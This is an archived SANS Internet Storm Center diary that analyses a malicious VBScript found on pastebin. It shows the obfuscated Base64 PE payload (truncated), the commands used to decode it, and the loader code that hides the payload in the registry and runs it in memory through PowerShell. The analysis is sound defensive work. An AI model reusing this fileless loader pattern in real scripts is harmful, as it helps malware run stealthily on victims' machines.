
A VBScript with Obfuscated Base64 Data - SANS ISC

By SANS Internet Storm Center

Archived: 2026-04-05 18:17:04 UTC

A few months ago, I posted a diary to explain how to search for (malicious) PE files in Base64 data[1]. Base64 is indeed a common way to distribute binary content in an ASCII form. There are plenty of scripts based on this technique. On my Macbook, I'm using a small service created via Automator to automatically decode highlighted Base64 data and submit them to my Viper instance for further analysis:



But yesterday, I found, on pastebin.com[2], a malicious WScript file with a Base64 string that did not decode. The script ended with an error "Invalid character in input stream". I had a quick look at the script and found indeed unexpected characters randomly spread in the Base64 data:


```
H="TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNI
gBTM~*hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ~*KJAAAAAAAAABQRQAATAEDAGGnBFkAAAAAAAAA
OAAAgELAQsAALIAAAAIAAAAAAAAjtEAAAAgAAAA4AAAAABAAAAgAAAAAgAABAAAAAAAAAAEAAAAAAAAAAAgAQAAAgAAAAAAAAIAQ
UAABAAABAAAAAAEAAAEAAAAAAAABAAAAAAAAAAAAAAADTRAABXAAAAAOAAAPgEAAAAAAAAAAAAAAAAAAAAAAAAAAAABAAwAAAD8zw
AHAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAIAAACAAAAAAAAAAAAAAAACCAAAEgAAAAAAAAAAAAA
AC5~*ZXh~*AAAAlLEAAAAgAAAAsgAAAAIAAAAAAAAAAAAAAAAAAACAAAGAucnNyYwAAAPgEAAAA4AAAAAYAAAC~*AAAAAAAAAAAAA
AAAABAAABAL...(redacted)
```


If you check in the VBScript code, you'll indeed see an instruction to replace those unexpected characters from the Base64 string:

```
$_b=$_b.replace('~*','0’);
```

When just replace the string by ‘0’ as stated in the script, you get back the malicious PE file:

```
$ sed "s/\~\*/0/g" base64.txt | base64 -d >base64.exe
$ file base64.exe
foo.exe: PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
```

```
$ md5sum base64.exe
07be65dedbee0ef5582f0eff5dd4d804 base64.exe
```

The file is, of course, malicious as reported by VT[3].

Finally, a quick remark about the script itself: it uses the Windows registry to store the payload and execute it:

```
O.regwrite D,H,"REG_SZ"
O.Run C & chrw(34) & "$_b = (get-itemproperty -path 'HKCU:\SOFTWARE\Microsoft\' -name 'KeyName').Key
$_b=$_b.replace('~*','0');
[byte[]]$_0 = [System.Convert]::FromBase64String($_b);
$_1 = [System.Threading.Thread]::GetDomain().Load($_0);
$_1.EntryPoint.invoke($null,$null);" & Chrw(34),0,false
```

Xavier Mertens (@xme)
ISC Handler - Freelance Security Consultant
PGP Key
